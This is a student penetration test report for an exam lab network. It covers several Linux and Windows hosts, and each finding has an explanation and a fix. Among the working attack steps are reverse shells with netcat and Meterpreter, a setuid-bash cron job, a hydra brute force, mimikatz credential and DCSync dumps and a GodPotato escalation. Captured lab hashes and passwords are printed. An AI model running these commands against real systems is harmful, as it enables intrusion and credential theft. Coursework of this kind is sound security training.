



Penetration Test Report for Team **GhostShell**

Alessia	Lettieri	0622702324	a.lettieri36@studenti.unisa.it
Cono Paolo	Santoro	0622702330	c.santoro41@studenti.unisa.it
Marco	Panico	0622702416	m.panico20@studenti.unisa.it
Pasquale	Messina	0622702323	p.messina1@studenti.unisa.it





INDEX

1.0 Offensive Security Exam Penetration Test Report	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	4
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	6
System IP: 192.168.72.5 - pteh-debian	7
Service Enumeration	7
Privilege Escalation	10
System IP: 192.168.72.9 - SANSEVERINO	13
Service Enumeration	13
Privilege Escalation	16
System IP: 192.168.72.4 - SAVA	18
Service Enumeration	18
Privilege Escalation	21
System IP: 192.168.72.3 – CAVA	22
Service Enumeration	22
3.3 Maintaining Access	24
3.4 House Cleaning	24
4.0 Additional Items	24
Appendix 1 - Proof	24
Appendix 2 - Metasploit/Meterpreter Usage	24



Appendix 3 – NARRATIVE	25
192.168.72.5	25
192.168.72.5 (BONUS)	44
192.168.72.9	48
192.168.72.4	59
192.168.72.3	65
192.168.72.8	75
192.168.72.7	77
192.168.72.4 (BONUS)	82
Appendix 4 – Tools	89
Fuzz Faster U Fool & Burp Suite	89
SQLmap	89
Cmd.aspx	89
GodPotato	90
Mimikatz	90
MSFconsole	90
Rubeus	91
PetitPotam	91
John the Ripper	91
Impacket	91
Netcat	91



1.0 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Laboratory Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

We were tasked with performing an internal penetration test towards Laboratory Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the `finance.calipendula.loc` and `calipendula.loc` domains. Our overall objective were to



evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, we were able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, we had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.72.5 (Linux pteh-debian) - Remote Code Execution
- 192.168.72.9 (SANSEVERINO) - FTP Brute Force Attack
- 192.168.72.4 (SAVA) - SMB Anonymous Access
- 192.168.72.3 (CAVA)
- 192.168.72.7 (DC1)
- 192.168.72.8 (SRVAPP)



2.1 Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

We utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Laboratory Exam environments is secured. Below is a breakout of how we were able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, we were tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 192.168.72.3
- 192.168.72.4
- 192.168.72.5
- 192.168.72.7
- 192.168.72.8
- 192.168.72.9

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, we were able to successfully gain access to 6 out of the 6 systems.



System IP: 192.168.72.5 - pteh-debian

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.72.5	TCP: 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
(m.panico20@pteh-kali-072-6)-[~]
$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 21:44 CET
Nmap scan report for 192.168.72.5
Host is up (0.00046s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Vulnerability Explanation: *Remote code execution* (RCE) is a vulnerability that lets a malicious hacker execute arbitrary code in the programming language in which the developer wrote that application. The term *remote* means that the attacker can do that from a location different than the system running the application. Remote code execution is also known as *code injection* and *remote code evaluation*.

Vulnerability Fix: First, restrict the file types that can be uploaded by checking both the file extension and its actual content, ensuring only safe formats (e.g., images) are allowed. Additionally, store uploaded files



outside the web root to prevent direct access and disable the execution of PHP or other scripts in the upload directory. Input validation is crucial; avoid using user-controlled data in system calls and, if necessary, sanitize input thoroughly. Finally, configure server settings to disable dangerous PHP functions like `exec()` and `system()`, and enforce strict file permissions to limit access to uploaded files.

Severity: 6.3 CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Proof of Concept Code Here:

```
(m.panico20@pteh-kali-072-6)-[~]
$ nc -nlvp 7878
listening on [any] 7878 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 41214
whoami
www-data
```

Vulnerability Explanation: SQL Injections are the most common form of injections because SQL databases are very popular in dynamic web applications. This vulnerability allows an attacker to tamper existing SQL queries performed by the web application. Depending on the queries, the attacker might be able to access, modify or even destroy data from the database.

Since databases are commonly used to store private data, such as authentication information, personal user data and site content, if an attacker gains access to it, the consequences are typically very severe, ranging from defacement of the web application to users data leakage or loss, or even full control of the web application or database server.

Vulnerability Fix: To fix an SQL Injection you should use Prepared Statements. If an application exclusively uses prepared statements, the developer can be sure that no SQL injection will occur. Prepared Statements can be thought of as a kind of compiled template for the SQL that an application wants to run, that can be customized using variable parameters.


Severity: 4.3 CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Proof of Concept Code Here:



Vulnerability Explanation: A directory listing vulnerability means that the webserver lists the contents of its directories, allowing the attacker to easily browse all the files within the affected directories. Often, this causes sensitive files to be exposed to the world, such as internal reports, logs, backups and even the source code of the application.

Severity: 4.3 CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N





Misconfiguration Fix: One solution to mitigate this vulnerability is to disable public key authentication for SSH, forcing the use of a password. This can be done by modifying the SSH configuration file as follows:

1. Find the PubKeyAuthentication directive
2. Uncomment it (removing the # at the beginning of the line).
3. Set the directive value to no.

Severity: 5.9 CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Proof of Concept Code Here:

```
m.panico20@pteh-kali-072-6: ~/.ssh
(m.panico20@ pteh-kali-072-6) - [ ~/.ssh ]
$ ssh www-data@192.168.72.5
Linux pteh-debian 6.1.0-25-686-pae #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 22 22:23:09 2024 from 192.168.72.6
www-data@pteh-debian:~$
```

Privilege Escalation

Vulnerability Exploited: NFS root privilege escalation

Vulnerability Explanation: The vulnerability associated with **no_root_squash** in NFS allows an attacker with root privileges on an NFS client to gain root access on the NFS server. This misconfiguration bypasses access restrictions, enabling the attacker to modify, delete, or access sensitive files on the server. It is typically referred to as **NFS root privilege escalation** or **NFS root squashing bypass**. To mitigate this, **root_squash** should be used instead, which restricts root access on the client to a non-privileged user on the server.

Vulnerability Fix: To fix the **no_root_squash** vulnerability, replace it with **root_squash** in the NFS server configuration, which ensures that root users on clients are mapped to non-privileged users on the server.



Additionally, restrict client access to trusted IPs and ensure proper file permissions on the server. Regular monitoring and auditing of NFS access can further enhance security.

Severity: 8.8 CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Exploit Code:

```
www-data@pteh-debian:/tmp$ cp /bin/bash .
```

Proof Screenshot Here:

```
www-data@pteh-debian:/tmp$ ./bash -p
bash-5.2# whoami
root
bash-5.2#
```

Vulnerability Exploited: Privilege Escalation through Crontab Modification

Vulnerability Explanation: An attacker with the ability to modify crontab entries via sudo can exploit this privilege to escalate their access to root. By adding a command to the crontab, the attacker can execute a privileged shell as root when the cron job runs. This occurs because crontab jobs execute with elevated privileges, allowing unauthorized users to gain root access. This vulnerability arises from misconfigured sudo permissions or improper access control to crontab files, enabling unauthorized modification of critical system tasks.

Vulnerability Fix: To fix the privilege escalation through crontab modification, restrict sudo permissions to ensure only trusted users can modify crontabs. Limit access to crontab files using proper file permissions and ownership. Regularly audit sudo logs and cron jobs to detect unauthorized changes. Implement role-based access control (RBAC) to enforce strict controls on who can modify system crontabs.

Severity: 7.8 CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H



Exploit Code:

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
* * * * * /usr/local/bin/iparalipomenidellabatracomiomachia.sh
* * * * * chmod u+s /bin/bash
0,5,10,15,20,25,30,35,40,45,50,55 * * * * /root/dellogs
```

Proof Screenshot Here:

```
transito@pteh-debian:/$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# █
```



System IP: 192.168.72.9 - SANSEVERINO

Service Enumeration

Server IP Address	Ports Open
192.168.72.9	TCP: 21,80,135,139,445,3389
	UDP: -

Nmap Scan Results:

```
m.panico20@pteh-kali-072-6: ~  
└─(m.panico20@ pteh-kali-072-6)-[~]  
$ nmap 192.168.72.9  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 16:15 CET  
Nmap scan report for sanseverino (192.168.72.9)  
Host is up (0.00026s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3389/tcp  open  ms-wbt-server  
MAC Address: BC:24:11:D0:CD:9E (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds  
  
└─(m.panico20@ pteh-kali-072-6)-[~]  
$
```

Vulnerability Explanation: FTP Brute Force Attack

Vulnerability Fix: To mitigate FTP brute force attacks, enforce strong password policies with a minimum length of 12 characters and a mix of letters, numbers, and special characters. Limit failed login attempts by temporarily blocking IP addresses after multiple unsuccessful tries and disable anonymous access to the FTP server

Severity: 6.3 CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Proof of Concept Code Here:



```

m.panic020@pteh-kali-072-6: /opt
$ hydra -l webmaster -P /usr/share/wordlists/rockyou.txt ftp://192.168.72.9
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 15:50:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[22][ftp] host: 192.168.72.9 login: webmaster password: chivas#1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 15:50:42
m.panic020@pteh-kali-072-6: /opt

```

Vulnerability Exploited: LSASS memory

Vulnerability Explanation: The dumping of LSASS allows attackers to extract sensitive information from the LSASS memory, including password hashes, plain-text credentials, and other authentication data. This type of attack is often carried out using tools like Mimikatz, which enable reading and collecting data from LSASS memory structures.

Vulnerability Fix: Microsoft's additional LSA protections that prevent code injection into LSASS remain among the best mitigation controls for protecting LSASS Memory. In brief, this configuration setting will only allow protected processes to inject into or read the memory content of LSASS.

Severity: 4.4 CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

Proof of Concept Code Here:

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 16908054 (00000000:0101ff16)
Session           : RemoteInteractive from 3
User Name         : admin
Domain           : SANSEVERINO
Logon Server      : SANSEVERINO
Logon Time        : 13/12/2024 12:41:58
SID               : S-1-5-21-346784424-4041528090-3545024821-1001

    msv :
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 16907894 (00000000:0101fe76)
Session           : RemoteInteractive from 3
User Name         : admin
Domain           : SANSEVERINO
Logon Server      : SANSEVERINO
Logon Time        : 13/12/2024 12:41:58
SID               : S-1-5-21-346784424-4041528090-3545024821-1001

```



Vulnerability Exploited: Directory C:\Windows\System32\spool\drivers\color

Vulnerability Explanation:

The directory C:\Windows\System32\spool\drivers\color can be exploited for privilege escalation or persistent access due to overly permissive write permissions for non-administrative users.

Vulnerability Fix: Windows should provide a solution to this vulnerability. A partial remediation is monitoring activities in the directory.

Severity: 5.1 CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Proof of Concept Code Here:

```
c:\Windows\System32\spool\drivers\color>powershell -c iwr https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -o godpotato.exe
powershell -c iwr https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -o godpotato.exe

c:\Windows\System32\spool\drivers\color>dir
dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: E65C-1CFF

Directory di c:\Windows\System32\spool\drivers\color

23/12/2024 12:04 <DIR> .
23/12/2024 12:04 <DIR> ..
07/12/2019 10:08 1.058 D50.camp
07/12/2019 10:08 1.070 D55.camp
23/12/2024 12:04 57.344 godpotato.exe
07/12/2019 10:08 797 Graphics.gmmp
07/12/2019 10:08 838 MediaSim.gmmp
13/12/2024 13:50 <DIR> mimikatz
23/12/2024 11:52 59.392 nc.exe
11/12/2024 15:08 45.272 ncp.exe
07/12/2019 10:08 786 Photo.gmmp
07/12/2019 10:08 822 Proofing.gmmp
07/12/2019 10:08 218.183 RSWOP.icm
07/12/2019 10:08 3.144 sRGB Color Space Profile.icm
07/12/2019 10:08 17.155 wsrGB.cdm
07/12/2019 10:08 1.578 wsrGB.cdm
13 File 407.368 byte
3 Directory 93.374.627.840 byte disponibili

c:\Windows\System32\spool\drivers\color>
```

Misconfiguration Exploited: WDigest credential caching

Misconfiguration Explanation:

The WDigest authentication protocol, when enabled, stores plaintext passwords in memory (LSASS), which can be extracted by attackers. Additionally, hashes of passwords can be used directly for authentication without needing the plaintext password, allowing attackers to perform a Pass-the-Hash attack. This occurs because Windows transforms a password into a hash during authentication and matches it with stored hashes, and attackers can use these hashes to gain unauthorized access.

Misconfiguration Fix: Disable the WDigest authentication protocol to prevent plaintext passwords from being stored in memory.



Severity: 4.4 CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

Proof of Concept Code Here:

```

Authentication Id : 0 ; 16907894 (00000000:0101fe76)
Session          : RemoteInteractive from 3
User Name        : admin
Domain           : SANSEVERINO
Logon Server     : SANSEVERINO
Logon Time       : 13/12/2024 12:41:58
SID              : S-1-5-21-346784424-4041528090-3545024821-1001

msv :
tspkg :
wdigest :
kerberos :
ssp :
[00000000]
* Username : vespino
* Domain   : FINANCE
* Password : Password###333###
credman :
cloudap :

Authentication Id : 0 ; 83213 (00000000:0001450d)
Session          : Batch from 0
User Name        : vespino
Domain           : FINANCE
Logon Server     : SRVAPP
Logon Time       : 12/12/2024 20:36:06
SID              : S-1-5-21-536607578-2290752761-4228580252-1112

msv :
[00000003] Primary
* Username : vespino
* Domain   : FINANCE
* NTLM     : a60e9c2693255103525a81d47a428244
* SHA1     : 55517e2384a1ec54a48e8c627d0182e7f0376c1a
* DPAPI    : 983ce6aa79555d3b31333741510d2e6b
tspkg :
wdigest :
* Username : vespino
* Domain   : FINANCE
* Password : (null)
kerberos :
* Username : vespino
* Domain   : FINANCE.CALIPENDULA.LOC
* Password : (null)
ssp :
credman :
cloudap :

```

Privilege Escalation

Vulnerability Exploited: Token Impersonation via Insecure COM Server Configuration

Vulnerability Explanation: This vulnerability is exploited when a Windows COM server or service running with elevated privileges (e.g., LocalSystem) improperly exposes its token to lower-privileged users. Tools like GodPotato leverage this misconfiguration to impersonate the token and execute code with



elevated privileges, enabling privilege escalation. The core issue lies in the failure to enforce proper security controls on COM objects or Remote Procedure Call (RPC) interfaces, allowing unprivileged users to interact with these components and obtain a high-privileged token.

Vulnerability Fix: To fix the vulnerability related to token impersonation via insecure COM server configuration, it is crucial to review and secure the permissions associated with COM servers and services. This involves hardening Discretionary Access Control Lists (DACLS) to ensure that only authorized users have access to interact with COM objects or services. Limiting access to privileged tokens and restricting impersonation to trusted and necessary processes helps mitigate the risk of privilege escalation.

Severity: 7.8 CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Proof Screenshot Here:

```
m.panico20@pteh-kali-072-6: ~
c:\Windows\System32\spool\drivers\color>godpotato -cmd "cmd /c c:\windows\system32\spool\drivers\color\nc 192.168.72.6 8989 -e cmd"
godpotato -cmd "cmd /c c:\windows\system32\spool\drivers\color\nc 192.168.72.6 8989 -e cmd"
[*] CombaseModule: 0x140728479383552
[*] DispatchTable: 0x140728481830312
[*] UseProtseqFunction: 0x140728481165024
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\c0b71129-142b-4a41-9091-299942b66104\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000a002-0780-ffff-f6ae-04c7cd3841b0
[*] DCOM obj OXID: 0x4cf6c75a0bb2753a
[*] DCOM obj OID: 0x3ec79384b5afa065
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\SERVIZIO DI RETE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 948 Token:0x812 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 9124

0/
07/
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nc -l -p 8989
listening on [any] 8989 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.9] 51059
Microsoft Windows [Versione 10.0.19045.5247]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

c:\Windows\System32\spool\drivers\color>whoami
whoami
nt authority\system

c:\Windows\System32\spool\drivers\color>
```



System IP: 192.168.72.4 - SAVA

Service Enumeration

Server IP Address	Ports Open
192.168.72.4	TCP: 135,139,445,3389
	UDP: -

Nmap Scan Results:

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nmap 192.168.72.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 16:33 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00045s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds

(m.panico20@pteh-kali-072-6)-[~]
$
```

Misconfiguration Exploited: SMBv1 enabled

Misconfiguration Explanation: SMBv1 is an outdated protocol used for file and printer sharing in Windows networks. Among the possible attacks to exploit SMBv1 is Unauthenticated File Access:



attackers can access and steal sensitive data, modify files, or disrupt critical operations, completely bypassing authentication mechanisms.

Misconfiguration Fix: If `SMBv1=true` is set, SMBv1 is enabled, creating a potential security risk. The goal is to disable SMBv1 to mitigate these vulnerabilities.

Severity: 5.4 CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Proof of Concept Code Here:

```
(a.lettieri36@ pteh-kali-072-6) - [~]
$ ls
addetti_di_segreteria.txt  request.txt  testo.txt

(a.lettieri36@ pteh-kali-072-6) - [~]
$ cat addetti_di_segreteria.txt
Si comunica agli addetti di segreteria che l'account utilizzato per effettuare l
'accesso ai sistemi informatici,
non ha bisogno di Pre-Autenticazione

Come pattuito, l'account in questione è: segreteria@finance.calipendula.local
```

Vulnerability Exploited: LSASS memory

Vulnerability Explanation: The dumping of LSASS allows attackers to extract sensitive information from the LSASS memory, including password hashes, plain-text credentials, and other authentication data. This type of attack is often carried out using tools like Mimikatz, which enable reading and collecting data from LSASS memory structures.

Vulnerability Fix: Microsoft's additional LSA protections that prevent code injection into LSASS remain among the best mitigation controls for protecting LSASS Memory. In brief, this configuration setting will only allow protected processes to inject into or read the memory content of LSASS.

Severity: 4.4 CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N



Proof of Concept Code Here:

```
meterpreter > getuid
Server username: FINANCE\vespino
meterpreter > migrate -N lsass.exe
[*] Migrating from 4892 to 692...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

Username      Domain      NTLM      SHA1      DPAPI
-----
SAVA$         FINANCE     2df80becfab36c26c416e3d46b198b1b  eb4158aaa97ffc32f193ca75947c5d4cccc63  eb4158aaa97ffc32f193ca75947c5d4c
874
ShadowHackers SAVA        fcca8562376224e077f38f143f55aed8  8303cf59f1d5d1271b92dbe67f37c10b4d908  8303cf59f1d5d1271b92dbe67f37c10b
55c
kitsunes      SAVA        bc79dc852d0cb58280d53140d9b26977  a98a42f8d4b449ea4fb3433f1112dd513d780  a98a42f8d4b449ea4fb3433f1112dd51
8fe
vespino       FINANCE     a60e9c2693255103525a81d47a428244  55517e2384a1ec54a48e8c627d0182e7f0376  983ce6aa79555d3b31333741510d2e6b
c1a

wdigest credentials
=====

Username      Domain      Password
-----
(null)        (null)      (null)
SAVA$         FINANCE     (null)
ShadowHackers SAVA        (null)
kitsunes      SAVA        (null)
vespino       FINANCE     (null)

kerberos credentials
=====

Username      Domain      Password
-----
(null)        (null)      (null)
SAVA$         finance.calipendula.loc e%8yn-YZD.#M5%gSx(WJHKZHren\5W]6RWRu<Y_E_;l1SYDgH42mS^>cRXy(m@pIx:R\WpsV>1N,.`'y]Fvo,Lf;C
!2E-'b<\jRU&][ Vcvet"JDV\by_f^$

ShadowHackers SAVA        (null)
kitsunes      SAVA        (null)
sava$         FINANCE.CALIPENDULA.LOC (null)
vespino       FINANCE.CALIPENDULA.LOC (null)

meterpreter >
```



Privilege Escalation

Proof Screenshot Here:

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.72.6:3434
[*] Sending stage (203846 bytes) to 192.168.72.4
[*] Meterpreter session 1 opened (192.168.72.6:3434 -> 192.168.72.4:49857) at 2024-12-13 14:45:17 +0100
msf6 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type           Information           Connection
  --  ---  --
  1    meterpreter x64/windows FINANCE\vespino @ SAVA 192.168.72.6:3434 -> 192.168.72.4:49857 (192.168.72.4)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: FINANCE\vespino
meterpreter > migrate -N lsass.exe
[*] Migrating from 5388 to 696...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



System IP: 192.168.72.3 – CAVA

Service Enumeration

Server IP Address	Ports Open
192.168.72.3	TCP: 135,139,445,3389
	UDP: -

Nmap Scan Results:

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nmap 192.168.72.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 16:39 CET
Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00052s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

(m.panico20@pteh-kali-072-6)-[~]
$
```

Misconfiguration Explanation: Kerberos Unconstrained Delegation is a privilege that can be assigned to either a domain computer or a user. Typically, this privilege is granted to computers running services like IIS, MSSQL, or similar, which require access to backend databases or other servers in order to read or modify data on behalf of the authenticated user.



When a user authenticates to a computer with unrestricted Kerberos delegation enabled, their Ticket Granting Ticket (TGT) is saved in the computer's memory. This caching of the TGT is done so that the computer with delegation rights can impersonate the authenticated user when necessary to access other services on the user's behalf.

Misconfiguration Fix: Some of the available mitigations include disabling Kerberos delegation wherever possible and being cautious about who is granted the privilege to enable computer and user accounts that are trusted for delegation. These are the accounts that can enable unrestricted Kerberos delegation. Additionally, it is important to enable the "Account is sensitive and cannot be delegated" setting for high-privileged accounts to further protect them from potential misuse.

Severity: 6.4 CVSS:3.0/AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

Proof of Concept Code Here:

```
m.panic20@pteh-kali-072-6:~$
C:\temp\mimikatz-master\mimikatz.exe
##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## > ##. "A La Vie, A L'Amour" - (oe.oe)
## \ / ## **** Benjamin DELPV 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > http://pingcastle.com / http://mysmartlogon.com ****

mimikatz #
loadpoc:dcsync /user:administrator@finance.calpendula.loc
mimikatz # [DC] 'finance.calpendula.loc' will be the domain
[DC] 'srvapp.finance.calpendula.loc' will be the DC server
[DC] 'administrator@finance.calpendula.loc' will be the user account

Object RDN : Administrator
** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 01/01/1601 01:00:00
Password last change : 01/12/2024 13:14:58
Object Security ID : S-1-5-21-536607578-2290752761-4228580252-500
Object Relative ID : 500

Credentials:
Hash NTLM: 4ae352be7dc9a6d208ff022e8e8da8b
ntlm-0: 4ae352be7dc9a6d208ff022e8e8da8b
ntlm-1: cf7a2475c4de013265094e6670e5a06
lm-0: ec98e13cb66cd5912dca87fb0f684e8f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 768432bcf94b2fa88fdb933c3b1843e4

* Primary:Kerberos-News-Keys *
Default Salt : FINANCE.CALPENDULA.LOCAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 579fee768ff4ae6d26da31a3c9871bd32f79f513b124554df2e672a96423500
aes128_hmac (4096) : 72a69a378670a2c11faeb14d600ceb74
des_cbc_md5 (4096) : dfe5df3d370b0b23

* Primary:Kerberos *
Default Salt : FINANCE.CALPENDULA.LOCAdministrator
Credentials
des_cbc_md5 : dfe5df3d370b0b23

* Packages *
NTLM-Strong-NTOWF

* Primary:MDigest *
01 41103cb3d19935e4adc898d5e104e025
02 18785c68b3d1dd9732622c8a31f5f34
03 15965804b128b45701827d7891b51e00
